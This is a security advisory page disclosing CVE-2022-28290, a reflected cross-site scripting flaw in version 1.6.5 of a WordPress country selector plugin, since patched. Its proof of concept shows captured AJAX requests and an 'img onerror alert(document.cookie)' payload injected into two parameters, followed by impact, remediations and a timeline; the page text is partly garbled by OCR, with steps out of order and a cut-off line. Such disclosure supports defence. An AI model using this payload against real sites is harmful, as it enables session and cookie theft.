‹ Back to all zero days

CSW Zero Days | Reflected Cross-Site Scripting in WordPress

Medium Severity

AFFECTED VENDOR	STATUS	DATE
Welaunch	Fixed	Mar 25, 2022

Description   Proof of concept (POC)   Impact   Remediations   Timeline


Description

Reflected Cross-Site Scripting attacks are also known as non-persistent attacks which occur when a malicious script is reflected back from a web application to the victim's browser. The script is activated through a link, which sends a request to the website with a vulnerability that enables the execution of malicious scripts.

Proof of concept: (POC)

1. After installing the Country Selector Plugin, go to the homepage of the WordPress site.

2. Capture all the requests and find the POST request to the AJAX call of check_country_selector.




```
POST /[redacted]-malaysia/wp-admin/admin-ajax.php HTTP/2
Host: redacted.client.com
Cookie: _fbp=fb.1.1648188417667.83371350; country_selector_country_code=IN; _ga=GA1.2.1700651230.1648188419; _gid=GA1.2.1014934067.1648188419
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 70
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers

action=check_country_selector&country=IN&lang=en-US&sites_locale=en-US
```

Figure 01: *Original AJAX Request*

3. Enter the payload - <img+src=x+onerror=alert(document.cookie)> in the country parameter and <img+src=x+onerror=alert(document.cookie)> in the lang parameter.



```
POST /[redacted]-malaysia/wp-admin/admin-ajax.php HTTP/2
Host: redacted.client.com
Cookie: _gcl_au=1.1.1497678436.1648189834; _ga=GA1.2.372137973.1648189835; _gid=GA1.2.613807460.1648189835
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Affected Vendor
Welaunch

Bug Name
Reflected Cross-Site Scripting

CVE Number
CVE-2022-28290

CWE ID
CWE-79

CSW ID
2022-CSW-03-1055


CVSSv3 Score
6.1

Affected Version
Version 1.6.5

Severity
Medium


Affected Product
WordPress Country Selector

5. Injected XSS payload will be reflected and triggered on the user’s browser.



```
{"users_url":"[illegible]","users_country":"[illegible]","users_language":"[illegible]","target_URL":"[illegible]","force_redirect":"0","force_redirect_seconds":"5","force_redirect_exclude_logged_in":"1","logged_in":"0","modal_header":"So you are from ?","modal_text":"
Seems like you are coming from !</b></p>
Do you want to visit our international Website?</p>","modal_buttons":"
\n \n Visit International\n </a>\n </p>
\n \n </span>\n Stay at United States\n </a>\n </p>","show_popup":"1","is_default":false}
```

Figure 03: *Injected JavaScript Code for “lang” and “country” Parameters is Executed On The User’s Browser*



```
  GNU nano 4.8                                      wp-config.php
/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define('DISALLOW_UNFILTERED_HTML', true);

define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */



/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
                                                   [ Cancelled ]
```

Figure 04: *The Default Cross-Site Scripting Mitigation Setting in wp.config file to Prevent XSS Attacks*

Impact

An attacker can perform the following -

- Inject malicious code into the vulnerable variable and exploit the application through the Cross-Site Scripting vulnerability.
- Modify the code and get the session information of other users.
- Compromise the user machine.

Remediations

- Perform context-sensitive encoding of entrusted input before it is echoed back to a browser using an encoding library throughout the application.
- Implement input validation for special characters on all the variables that are reflected in the browser and stored in the database.
- Explicitly set the character set encoding for each page generated by the

March 24, 2022: Discovered in `WordPress Country Selector Plugin Version 1.6.5` Product

March 25, 2022: Reported to Welaunch

March 29, 2022: Acknowledged by Welaunch

March 30, 2022: Vendor Released Patch for XSS Vulnerability

March 31, 2022: CSW Assigned the CVE-2022-28290

Discovered by

Cyber Security Works Pvt. Ltd.

Talk to CSW's team of experts to secure your landscape.

Schedule free consultation

Cyber Security Works helps reduce security debt and inherent vulnerabilities in an organization’s infrastructure and code. We work with large public, private, and start-up companies and help them prioritize their vulnerabilities.

Resources

- Ransomware
- Cyber Risk Series
- Blogs
- Patch Watch
- Data Sheets
- White Papers
- Zero Days
- Glossary
- Events

Partner

- Become a Partner

Quick Links

- About Us
- Contact Us
- Careers
- Services
- Media Coverage
- Cybersecurity month
- Predictions for 2022
- Cybersecurity for govt
- Hackathon

Sitemap Privacy Policy Customer Agreements